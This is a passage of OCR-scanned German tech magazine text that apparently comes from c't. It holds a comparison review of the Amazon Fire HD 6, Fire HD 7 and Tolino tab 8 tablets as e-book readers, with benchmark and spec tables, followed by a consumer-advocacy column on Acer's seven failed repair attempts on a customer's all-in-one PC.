Für sein Geld bekommt man alltagstaugliche Technik. Die Displays der beiden Geräte haben 1280 × 800 Pixel, was zum entspannten Lesen geeignete 216 dpi (HD 7) und 251 dpi (HD 6) ergibt. Auch kleine Schrift in DIN-A4-Dokumenten bleibt ohne Zoomen entzifferbar. Beide liefern gute Schwarzwerte und Kontraste, Farben sehen dagegen insgesamt etwas blass aus. Das Displayglas spiegelt stark und zieht Fingerabdrücke an. Durch die sehr helle Hintergrundbeleuchtung bleibt der Bildschirm im Sonnenlicht ablesbar. Man muss dafür aber selber zum Helligkeitsregler greifen, ein Sensor fehlt.

In den Fire HD steckt ein ungewöhnlicher Prozessor, der zwar wie von Amazon angegeben vier ARM-Kerne hat, doch nur zwei davon erreichen die beworbenen 1,5 GHz. Der Chip von Mediatek ist kein klassischer Quad-Core, sondern arbeitet nach dem Big-Little-Prinzip mit zwei unterschiedlichen Kern-Paaren. Ist die CPU nicht voll gefordert, arbeiten nur die beiden langsamen, stromsparenden Cortex-A7-Kerne mit maximal 1,2 GHz. Wird mehr Leistung benötigt, schaltet sich das schnellere Cortex-A15-Pärchen mit 1,5 GHz zu. Da beide Paare auch gemeinsam rechnen dürfen, kann die CPU in den Benchmarks mit vielen klassischen Quad-Cores mithalten. Sie liegt bei mehreren parallelen Berechnungen nur knapp hinter dem Intel Atom im Tolino-Tablet und kann ihn dank schnellerer Einzelkerne bei einem Thread sogar etwas abhängen. Der Grafikteil reißt in den Benchmarks keine Bäume aus, zum ruckelfreien Spielen ist er aber wegen der geringen Display-Auflösung noch schnell genug.

In der Praxis reicht die Leistung, um die Oberfläche und die

© Copyright by Heise Zeitschriften Verlag

meisten Programme geschmeidig auf dem Bildschirm darzustellen. Beim Starten von Apps und Inhalten hakt es aber gelegentlich, hin und wieder stürzte auch eine der Amazon-Anwendungen ab. Die Ladezeiten sind generell lang, wenn Daten nicht im Arbeitsspeicher liegen. Beim Beenden von speicherhungrigen Spielen dauert es zum Beispiel, bis die Benutzeroberfläche geladen ist.

Beide Akkus halten vergleichsweise lange durch. Das HD 6 schafft eine Stunde mehr, trotz des schwächeren Akkus. Über 9 Stunden Videowiedergabe und 10 Stunden WLAN-Surfen sind in der Preisklasse Spitzenwerte. Beim Lesen von E-Books mit reduzierter Helligkeit schaffen beide mindestens 15 Stunden. E-Book-Reader halten dagegen auch mit aktiver LED-Beleuchtung 25 bis 30 Stunden durch.

Tablet-Brocken

Dass Googles aktuelles Smartphone Nexus 6 und das Fire HD 6 die gleiche Displaygröße haben, mag man selbst im direkten Vergleich nicht glauben. Breite Displayränder sorgen bei beiden Fire HD für üppige Gehäusemaße und das kantige Äußere kaschiert davon keinen Millimeter. Beide Tablets sind über 10 Millimeter dick und wiegen recht viel. Besonders das HD 6 ist ein echter Klotz im Vergleich zu E-Readern, die in der Regel ein Drittel weniger wiegen. Die Geräte sind äußerst stabil gebaut, auch bei grober Behandlung knarzt und verbiegt sich nichts am Gehäuse. Aus fünf Farben kann der Käufer wählen, darunter auch quietschiges Gelb und Pink.

Beide Tablets liegen gut in einer Hand, das HD 6 lässt sich auch von kleinen Händen bequem umfassen. Die raue Plastikrückseite gibt ausreichend Halt und die Daumen lassen sich wegen der breiten Ränder ohne Gefahr versehentlicher Displayberührungen bequem parken.

Einige Sparmaßnahmen sind ärgerlich: In der Grundausstattung haben beide Fire HD nur 8 GByte internen Flash-Speicher. Davon sind 4,5 GByte nutzbar, den Rest belegt bereits das System. Das reicht für ein paar Apps und Bücher, mit Spielen, Filmen und Fotos wird es jedoch schnell eng. Ein Speicherkartenslot fehlt, nachträglich mehr Platz nachzurüsten ist nicht drin. So greift man besser gleich zur 16-GByte-Version für faire 20 Euro mehr.

Im direkten Vergleich zum Fire HD 6 (oben) und HD 7 (Mitte) wirkt das Tolino tab 8 trotz größerem Display geradezu zierlich.

Ein schwaches Bild geben die beiden Kameras ab. Beide taugen selbst für Schnappschüsse kaum. Die Lautsprecher unterscheiden sich: Beim HD 6 ist nur ein leiser und dumpf klingender Mono-Lautsprecher vorhanden. Nur mit passend davor gehaltener Hand kommt etwas differenzierter Klang in Richtung Zuhörer. Das HD 7 gibt über zwei Lautsprecher einen einigermaßen klaren Stereo-Ton aus, der sogar etwas Bass vermittelt und zum Filme schauen ausreicht.

Fire OS

Amazon fährt mit dem von Android abgeleiteten Fire OS ein auf die eigene digitale Warenwelt angepasstes Betriebssystem auf, bei denen Bücher nur eine von vielen Kategorien sind. Vom Android 4.4 unter der Fire-OS-Haube bekommt der Nutzer nahezu nichts mit, Oberfläche und Benutzerführung hat Amazon gründlich verändert.

Wirklich gut funktioniert Fire OS, wenn man sich auf Amazon und dessen Angebote einlässt. Dann ist die Bedienung auch dank direkter Integration der Shops in die Kategorien simpel und übersichtlich. Mit einem Amazon-Prime-Account sowie weiteren Flatrates für Bücher und Musik sorgen die günstigen Tablets für viel Unterhaltung. Hilfreich für Familien ist die FreeTime-Funktion, bei der man sehr genau vorgeben kann, welche Apps die Kinder mit ihrem eigenen Account benutzen können. Mit der Familienbibliothek können zwei Erwachsene ihre getrennten Einkäufe zusammen auf dem Gerät verwenden und dem Nachwuchs zur Verfügung stellen.

Sobald man darüber hinaus aber eigene Dokumente, Fotos oder Apps ohne Amazon-Anbindung nutzen will, wird es fummelig und unübersichtlich. Mangels Play Store und Google-Apps fehlen den Tablets zudem einige bekannte Funktionen von Android. Amazon bemüht sich, diese durch eigene Angebote zu ersetzen, etwa mit einer eigenen Karten-Anwendung. Der Amazon App-Store ist inzwischen gut gefüllt, trotzdem fehlen noch viele bekannte Anwendungen aus dem Google Play Store. Viele Apps erscheinen deutlich später oder bekommen nur sporadisch Updates. Die ein oder andere exklusive Amazon-App kann über das immer noch eingeschränkte Angebot nicht hinwegtrösten.

Tolino tab 8

Das Tolino tab 8 spielt auf den ersten Blick erkennbar in einer anderen Liga als die beiden Fire HD. Es ist schlanker, leichter und sieht zudem edler aus. Auf dem 8-Zoll-Display gibt es mehr Platz zum Arbeiten und Spielen; Bücher und Videos sehen in Full-HD-Auflösung gestochen scharf aus. Für die bessere Ausstattung muss man 180 Euro auf den Tisch legen.

Ein ungewöhnliches Detail für ein Android-Tablet ist die zentrale Sensor-Taste unter dem Display. Anders als bei Samsung-Geräten oder dem Apple iPad dient sie aber nicht als Homebutton – bedient wird Android

Benchmarks

Modell	Coremark Single-Thread [Punkte] besser ▶	Coremark Multi-Thread[1] [Punkte] besser ▶	Coremark Multi-Thread nach 15 Durchläufen[2] [Punkte] besser ▶	GFXBench 2.7 T-Rex HD (offscreen, 1080p) [fps] besser ▶	GFXBench 2.7 T-Rex HD (Display-Aufl.) [fps] besser ▶
Amazon Kindle Fire HD 6	5456	16366	15584	14	20
Amazon Kindle Fire HD 7	5455	16333	13975	14	21
Tolino tab 8	4905	17108	16773	18,1	17
Asus Memo Pad HD7	2618	10224	10215	2,7	4,7
Acer Iconia Tab 8 A1-840FHD	5032	20136	20125	18,1	17
Dell Venue 7	4290	8526	8478	23,7	33,2

Werte gemessen mit 64 Bit falls verfügbar [1] 2 Threads pro Rechenkern [2] nicht möglich mit iPad


Laufzeiten

Modell	Video (normale Helligkeit) [h] besser ▶	3D-Spiel (normale Helligkeit) [h] besser ▶	WLAN-Surfen (normale Helligkeit) [h] besser ▶
Amazon Kindle Fire HD 6	9,2	5,6	10
Amazon Kindle Fire HD 7	8,1	5,2	8,6
Tolino tab 8	6,5	3,9	6,5
Asus Memo Pad HD7	8,7	6,3	8,4
Acer Iconia Tab 8 A1-840FHD	6,7	3,8	7,2
Dell Venue 7	7,3	4,4	7,9

Normale Helligkeit: 200 cd/m², Spiel: Reckless Racing 2, Surfen: Abruf einer Standard-Webseite alle 30 s

© Copyright by Heise Zeitschriften Verlag

Laufzeit E-Book lesen



wie gewohnt über die drei Bildschirmtasten. Ein Druck auf die Sensortaste ruft ausschließlich die E-Book-App von Tolino auf, was nur klappt, wenn das Display an und Android entsperrt ist. Rücksicht auf laufende Apps wird dabei nicht genommen: Sobald die bei Berührung kurz aufleuchtende Taste gedrückt ist, hat man das Tolino-Menü vor Augen. Die Taste lässt sich weder deaktivieren noch kann man sie einer anderen Funktion zuweisen. Versehentliche Auslöser passieren im Alltag jedoch recht selten.

Der Bildschirm ist mit über 280 dpi Pixeldichte gut zum Lesen geeignet. Auch aus der Nähe betrachtet fransen Buchstaben nicht aus, das Schriftbild wirkt sehr klar. Der Kontrast des Displays ist gut, die gezeigten Farben sind jedoch blass und insgesamt etwas kühl. Fotos und Videos beeindrucken auf dem Tolino daher weniger, seine Paradedisziplin bleibt das Lesen. Die Hintergrundbeleuchtung erreicht eine hohe maximale Helligkeit, sodass man das Tablet auch mal nach draußen nehmen kann. Im direkten Sonnenlicht spiegelt das Displayglas stark.

Angetrieben wird das Gerät von einem Intel Atom mit vier x86-Kernen. Die haben genügend Kraft, um Apps und Oberfläche ohne Ruckler auf den Bildschirm zu bringen. Kurze Aussetzer wie bei beiden Fire HD waren nicht zu beobachten, trotz ähnlicher Benchmark-Werte. Der angemessen große Arbeitsspeicher sorgt für kurze Wartezeiten beim App-Wechsel.

Nur 6,5 Stunden reicht der Akku beim Videoschauen und Surfen. Die 10 Stunden Laufzeit beim E-Book-Lesen mit reduzierter Helligkeit sind ebenfalls mager, so lange halten andere Tablets bei deutlich hellerer Beleuchtung durch. Beim Druck auf den Displayrand gibt es sichtbare Schlieren auf dem Schirm, ansonsten ist das Display unempfindlich.

Die restliche Verarbeitung ist sehr gut, die griffige Rückseite liegt sicher in der Hand. Dank der dünnen Displayränder passt das Tablet noch in eine Hand. Mit knapp über 300 Gramm wird der Arm auch bei langer Benutzung des Tablets nicht schwer. Auf eine rückwärtige Kamera muss der Anwender verzichten. Die zu Rauschen neigende Frontkamera nimmt Bilder und Videos mit maximal 1920 × 1080 Pixeln auf.

Das tab 8 gibt es ausschließlich mit 16 GByte internem Speicher. Über einen MicroSDHC-Slot lässt sich Speicherplatz für eigene Dateien nachrüsten, allerdings funktionieren nur Karten bis 32 GByte. Dass Tolino den längst etablierten SDXC-Standard für Karten ab 64 GByte nicht unterstützt, ist ärgerlich.

Auf dem Tolino läuft ein nahezu unverändertes Android 4.4. Lediglich die vorinstallierte Lese-App ist über eine zusätzliche Wischgeste und die Sensortaste ins System eingebunden. Darüber hinaus gibt es keine weitere vorinstallierte Software, stattdessen wird nach dem Einrichten einmalig mit Benachrichtigungen für diverse Partner-Apps wie Evernote geworben. Außer den Google-Angeboten steht auch ein E-Book-Shop direkt in der Tolino-App zur Verfügung, allerdings nur von dem Buchhändler, bei dem man das Tablet gekauft hat. Wenn man sich einen Account einrichtet, kann man diesen auch mit den Zugängen zu anderen Tolino-Mitgliedern verknüpfen und die dort gekauften Bücher vom Server nachladen. Einkaufen im fremden Store ist so aber nicht möglich, dazu muss man den Browser oder eine weitere App aus dem Play Store bemühen.

Fazit

Noch machen Tablets den E-Book-Reader nicht überflüssig, denn die Nachteile der Multi-Talente gegenüber den Lese-Spezialisten bei Gewicht, Laufzeit und Lesbarkeit im Sonnenlicht kann auch keines der getesteten Geräte ausräumen. Ob man lieber Tablet, Reader oder beides zur Hand nimmt, hängt vorwiegend von den eigenen Konsumgewohnheiten ab. Doch wer nicht das letzte Quäntchen Komfort beim Lesen braucht, ist selbst mit einem günstigen Tablet mittlerweile gut bedient.

Amazon beweist mit dem Fire HD 6 ein gutes Händchen, denn für die meisten Tablet-Aufgaben ist das 100-Euro-Gerät gut gerüstet. Die schlechte Erweiterbarkeit schränkt jedoch den Nutzen außerhalb des Amazon-Universums ein.

Das Tolino tab 8 ist in vielen Belangen hochwertiger als die Fire HD, kann aber nicht völlig überzeugen. Die Laufzeiten sind zu kurz und die Shop-Integration umständlich. Die zusätzliche Sensortaste erleichtert hauptsächlich Umsteigern vom Tolino-Reader das Leben, bringt aber kaum mehr Komfort. Dank des scharfen Displays und des ausreichend schnellen Prozessors macht es als Allrounder eine gute Figur. Eine schlechte Wahl ist das Tolino daher nicht, zumal leichte und schlanke 8-Zoll-Tablets mit scharfem Display unter 200 Euro bislang rar sind. (asp)

Literatur

[1] Achim Barczok, Die neuen Reader, E-Book-Reader ab 60 Euro im Test, c't 25/14, S. 98

Tablets

Modell	Fire HD 6	Fire HD 7	Tolino tab 8
Hersteller	Amazon, www.amazon.de	Amazon, www.amazon.de	Trekstor, www.tolino.de
Betriebssystem / Bedienoberfläche	FireOS 4.5.2 / Fire UI	FireOS 4.5.2 / Fire UI	Android 4.4.4 / Android
Ausstattung			
Prozessor / Kerne / Takt	Mediatek MT8135 / 2+2 / 1,5 GHz	Mediatek MT8135 / 2+2 / 1,5 GHz	Intel Atom Z3735F / 4 / 1,83 GHz
Grafik	PowerVR G6200	PowerVR G6200	Intel HD Graphics
RAM / Flash-Speicher (frei)	1 GByte / 8 GByte (4,5 GByte)	1 GByte / 8 GByte (4,5 GByte)	2 GByte / 16 GByte (10,1 GByte)
Wechselspeicher / mitgeliefert / maximal	–	–	✓ / – / 32 GByte
WLAN / Dual-Band / alle 5-GHz-Bänder	IEEE 802.11 b/g/n-150 / – / –	IEEE 802.11 b/g/n-150 / – / –	IEEE 802.11 b/g/n-150 / ✓ / ✓
Bluetooth / NFC / GPS	4.0 / – / –	4.0 / – / –	4.0 / – / –
mobile Datenverbindung	–	–	–
Akku / austauschbar / drahtlos ladbar	3400 mAh (12,6 Wh) / – / –	3500 mAh (13 Wh) / – / –	4100 mAh (15,6 Wh) / – / –
Abmessungen (H × B × T)	16,8 cm × 10,2 cm × 1,06 cm	19,1 cm × 12,8 cm × 1,05 cm	21,5 cm × 12,4 cm × 0,82 cm
Gewicht	292 g	336 g	307 g
Kamera-Auflösung Fotos / Video	1920 × 1088 (2,1 MPixel) / 1920 × 1080	1920 × 1088 (2,1 MPixel) / 1920 × 1080	–
Auto- / Touchfokus / Fotoleuchte (Anzahl)	✓ / ✓ / –	✓ / ✓ / –	– / – / –
Frontkamera-Auflösung Fotos / Video	640 × 480 / 640 × 480	640 × 480 / 640 × 480	1920 × 1080 / 1920 × 1080
Display-Messungen			
Technik / Größe (Diagonale)	LCD (IPS) / 8,1 cm × 13 cm (6 ")	LCD (IPS) / 9,4 cm × 15,1 cm (7 ")	LCD (IPS) / 10,8 cm × 17,2 cm (8 ")
Auflösung / Seitenverhältnis	800 × 1280 Pixel (251 dpi) / 16:10	800 × 1280 Pixel (216 dpi) / 16:10	1200 × 1920 Pixel (282 dpi) / 16:10
Helligkeitsregelbereich / Ausleuchtung	15 … 391 cd/m² / 86 %	19 … 462 cd/m² / 79 %	12 … 282 cd/m² / 84 %
Bewertung			
Bedienung / Performance	⊕ / ○	⊕ / ○	⊕⊕ / ⊕
Ausstattung Software / Hardware	○ / ○	○ / ○	⊕ / ⊕
Display / Laufzeit	○ / ⊕	○ / ⊕	⊕ / ⊖
Varianten, Preise und Garantie			
Garantie	1 Jahr	1 Jahr	2 Jahre
Varianten	16 GByte (120 €), ohne Werbung (15 € Aufpreis)	16 GByte (140 €), ohne Werbung (15 € Aufpreis)	–
Straßenpreis	100 €	120 €	180 €

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht
✓ vorhanden – nicht vorhanden k. A. keine Angabe

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Georg Schnurer

Mach's noch einmal, Acer

Fruchtloser Reparatur-Marathon

Nimmt ein Hersteller einen Reparaturauftrag an und kassiert den veranschlagten Lohn, darf man als Kunde auch erwarten, dass die Reparatur erfolgreich ausgeführt wird. Doch das klappt nicht immer – hier ein besonders krasser Fall.

Anfang 2010 kaufte sich Michael L. aus Berlin einen Acer Z 5610. Der All-in-One-PC sollte Dienst in seinem Büro tun, ohne viel Platz zu beanspruchen. Prinzipiell war Herr L. mit dem Gerät zufrieden: Auch vier Jahre nach dem Kauf war es den Anforderungen des Büroalltags noch gewachsen. Doch dann, im April 2014, gab es immer öfter Probleme: Der Rechner schaltete sich während der Arbeit unvermittelt ab. Alle bis dato eingegebenen Daten waren futsch. Ein unhaltbarer Zustand, befand Michael L. und fragte bei Acer nach, was man da machen könne.

Der Acer-Support forderte den Kunden am 28. April 2014 auf, das Gerät gut verpackt an das Acer-Repair-Center in Ahrensburg zu senden. Vorsorglich hatte Michael L. den Originalkarton aufbewahrt. Darin ging der Z 5610 an Acer und traf dort am 14. Mai ein. Fünf Tage später meldete sich Acer per E-Mail: Die Bearbeitung des Geräts sei abgeschlossen, der Kunde werde seinen Rechner in Kürze wieder zurückbekommen.

Voller Freude nahm Michael L. am 26. Mai den Rechner entgegen. Allerdings war das Gerät nicht mehr im Originalkarton, sondern in einer Ersatzverpackung. Der Originalkarton sei, so erfuhr der Kunde auf Nachfrage, beim Transport beschädigt worden. Nun denn, frohen Mutes packte Herr L. den Rechner aus und las verwundert den Reparaturbericht: Man habe keinen Fehler festgestellt. Der Service hatte laut Protokoll ein Schadprogramm entfernt, den Rechner gereinigt und 48 Stunden lang im Dauertest laufen lassen. Sollte da wirklich nur ein Software-Fehler vorliegen? Ein kurzer Test des Geräts sorgte für Ernüchterung: Der Rechner schaltete sich wieder mehrfach einfach so ab.

Nachdem Michael L. erneut die Service-Hotline kontaktiert und auf deren Anweisung das Betriebssystem neu installiert hatte, sah der Hotliner keine andere Möglichkeit, als das Gerät erneut zum Service zu senden. So ging der Z 5610 am 26. Mai zum zweiten Mal auf die Reise nach Ahrensburg. Am 5. Juni traf er im Service-Center ein und fünf Tage später landete ein Kostenvoranschlag per E-Mail beim Kunden: Mainboard und Netzteil müssten getauscht werden, um den Fehler zu beheben. Das Ganze sollte 242,53 Euro kosten. Sofort bestätigte Michael L. den Reparaturauftrag.

Per UPS-Nachnahme zahlte der Kunde am 20. Juni seine Rechnung und packte freudig den PC aus. Leider schaltete sich der Rechner beim ersten Test schon nach wenigen Minuten wieder ab. Die Reparatur war also erfolglos geblieben. Erneut wurde reklamiert und so trat der Rechner am 23. Juni wieder den Weg zu Acer an.

Schrott in der Kiste

Als das gute Stück dann am 7. Juli bei Michael L. ankam, traute er seinen Augen nicht: Die beiden Standfüße waren abgebrochen und der Rechner deshalb nicht nutzbar. Wieder kontaktierte der Kunde die Acer-Hotline und man einigte sich darauf, dass der PC auf seine nunmehr vierte Reise nach Ahrensburg gehen sollte.

Es folgte ein Kostenvoranschlag über 59 Euro für die Gehäusereparatur. Dem widersprach der Kunde; schließlich hatte er den Schaden nicht zu vertreten. Acer hatte ein Einsehen und reparierte den Schaden auf

© Copyright by Heise Zeitschriften Verlag

eigene Kosten. So trudelte der Z 5610 am 31. Juli wieder beim Kunden ein. Doch schon beim Auspacken ärgerte sich Michael L. erneut über Acer: Die Funktastatur fehlte. Nach Protest bei der Hotline lieferte Acer das Keyboard nach – freilich ohne Batterien, doch über solche Kleinigkeiten wollte sich der Kunde nicht mehr aufregen. Hauptsache, der Rechner geht wieder.

Doch das altbekannte Fehlerbild trat sofort erneut auf: Schon nach kurzer Nutzung schaltete sich der Z 5610 unvermittelt ab. Der ursprüngliche Fehler war also nach wie vor vorhanden. Es folgte die Reparaturreise Nummer fünf. Am 11. August war der PC wieder da, zeigte aber immer noch den gleichen Fehler.

Schweren Herzens willigte Michael L. ein, den PC ein sechstes Mal an Acer zu schicken. Das Gerät kam beschädigt bei Acer an, weshalb das Reparaturzentrum erneut einen Kostenvoranschlag an den Kunden schickte. Dem widersprach Michael L. sofort; schließlich hatte er den Rechner korrekt verpackt an Acer gesendet. Nach einigem Hin und Her versprach Acer eine kostenlose Reparatur des Geräts.

So stand der Lieferdienst am 20. Oktober 2014 erneut mit einem Paket in der Hand vor der Tür des Kunden. Der nahm das Gerät ohne große Erwartungen entgegen und stellte schon beim Auspacken fest, dass Acer seine Funk-Maus einbehalten hatte. Ein schneller Test zeigte: Der ursprüngliche Fehler war nach wie vor vorhanden.

Frustriert wandte sich Michael L. erneut an Acer, reklamierte die fehlende Maus und wies auf den immer noch vorhandenen Fehler hin. Somit ging der Z 5610 auf seine nunmehr siebente Reise nach Ahrensburg. Von dieser kehrte er kurze Zeit später zurück. Schon der Reparaturbericht machte Michael L. wütend: Man habe keinen Fehler feststellen können, behauptete das Acer-Repair-Center.

Genug jetzt!

Jetzt hatte Michael L. endgültig die Nase voll: Vor gut einem halben Jahr hatte er Acer seinen dringend benötigten Rechner zur Reparatur übergeben und auch im siebten Anlauf war es dem Unternehmen nicht gelungen, den bei ihm einfach zu reproduzierenden Fehler zu beheben. Er wollte, so schrieb er in seiner Mail an die c't-Redaktion, den Fall nun gerichtlich klären lassen und den PC an einen Gutachter übergeben. Wir einigten uns darauf, dass das nach wie vor originalverschlossene Paket mit dem Rechner einen Umweg über das c't-Labor machen sollte, damit wir den PC in Augenschein nehmen konnten.

Schon beim Auspacken des Rechners ahnten wir Böses: Im Gerät klapperten deutlich hörbar mehrere Teile herum. Zudem war das Gehäuse anscheinend nicht korrekt verschraubt, da ein Teil der Frontabdeckung nicht bündig mit der Rückwand abschloss. Wir begaben uns also erst mal auf die Suche nach den im Gehäuse herumklappernden Komponenten. Eine Schraube konnten wir nach der Demontage der hinteren Blenden aus dem Gerät herausschütteln. Dabei stellten wir fest, dass bei beiden Blenden die unteren Halteklammern abgebrochen waren – kein Wunder also, das das Gehäuse nicht dicht schloss.

Die weiteren losen Teile wollten nicht so leicht herauskommen. So begannen wir, das Gerät Stück für Stück zu zerlegen. Dabei verstärkte sich immer mehr das Gefühl, dass der Rechner nicht von Fachleuten, sondern eher von Berserkern zusammengeschraubt worden war: Die Laschen der silberfarbenen Abdeckungen waren eingerissen – vermutlich hatte jemand einen Akkuschrauber mit falsch eingestelltem Drehmoment genutzt, um die winzigen Schrauben festzuziehen.

Zerstört

Auch die Netzteil-Abdeckung war beschädigt; hier war eine Haltenase ausgebrochen. Je weiter wir uns vorarbeiteten, desto schlimmer wurde es: So waren an der hinteren Abdeckung beide Verschraubungen komplett ausgerissen. Zudem waren die Gewinde beschädigt – anscheinend hatte man versucht, mit Gewalt viel zu große Schrauben einzusetzen. Dabei war am Gehäuse deutlich markiert, dass an dieser Stelle Schrauben des Typs M2,5x6 zu verwenden sind und keine normalen PC-Schrauben mit B-Gewinde.


Letztlich operierten wir eine der abgebrochenen Plastikklammern sowie drei Schrauben aus dem Gerät, eine davon aus dem Netzteil. Nach dem Einschalten des Geräts beschwerte sich Windows zunächst, dass das System nicht korrekt heruntergefahren worden war. Beim allfälligen Neustart des Systems fuhr Windows anscheinend korrekt hoch, doch der Bildschirm blieb schwarz. Weitere Versuche mit dem defekten Rechner unternahmen wir nicht. Schließlich war bereits jetzt klar, dass es bei Acer keinen echten Funktionstest gegeben haben kann. Andernfalls wären die losen Teile im Gerät und das nicht funktionierende Display unter Windows aufgefallen.

Nachgefragt

Angesichts dieser desaströsen Serviceleistung baten wir Alexandra Böckelmann, Pressesprecherin bei Acer, um eine Stellungnahme. Das brachte sofort Bewegung in den Fall: Bereits wenige Tage nach unserer Anfrage meldete sich Steffen Voigt, Supervisor Service Operation bei der Abteilung Legal Affairs von Acer, beim Kunden. Man vereinbarte, dass Acer Herrn L. als Ersatz für das defekte Gerät einen neuen All-in-One-PC von Typ Acer Aspire Z3-615 zusenden werde. Da der ursprünglich gekaufte Rechner ein Blu-ray-Laufwerk besaß, wird Acer den neuen PC entsprechend aufrüsten. Mit dieser Lösung war Michael L. einverstanden, auch wenn das neue Gerät keinen DVB-T-Empfänger mehr mitbringt. Diese Funktion hatte er im Büro ohnehin nie genutzt.

Ende gut, alles gut? Beinahe, denn wenige Tage später entdeckte Michael L. auf seinem Konto eine Gutschrift in Höhe von 242,53 Euro. Anscheinend hatte Acers Buchhaltungsabteilung beschlossen, dem Kunden die gezahlten Reparaturkosten zu erstatten. Dieser Schritt blockierte allerdings die bereits angestoßene Lieferung eines Ersatzgeräts. Letztlich ließ sich aber auch dieses Malheur durch manuellen Versand des neuen PC beseitigen. Somit ist aus Sicht des Kunden nun wirklich alles gut.

Doch wie konnte es überhaupt zu so einer Service-Panne kommen? Die Stellungnahme von Acer ist hier wenig erhellend: Man nehme seine Verantwortung für den Service sehr ernst und bedauere die großen Unannehmlichkeiten des Kunden, ließ uns das Unternehmen wissen. Zudem werde man den Fall genau analysieren, um derartige Einzelfälle in Zukunft zu vermeiden. (gs)



Berserker am Werk: Abgebrochene Halteklammern, ausgerissene Befestigungsösen, zerstörte Halterungen und drei im Gehäuse rumfliegende Metallschrauben – das Fazit unserer Geräteanalyse hätte kaum schlechter ausfallen können. c't

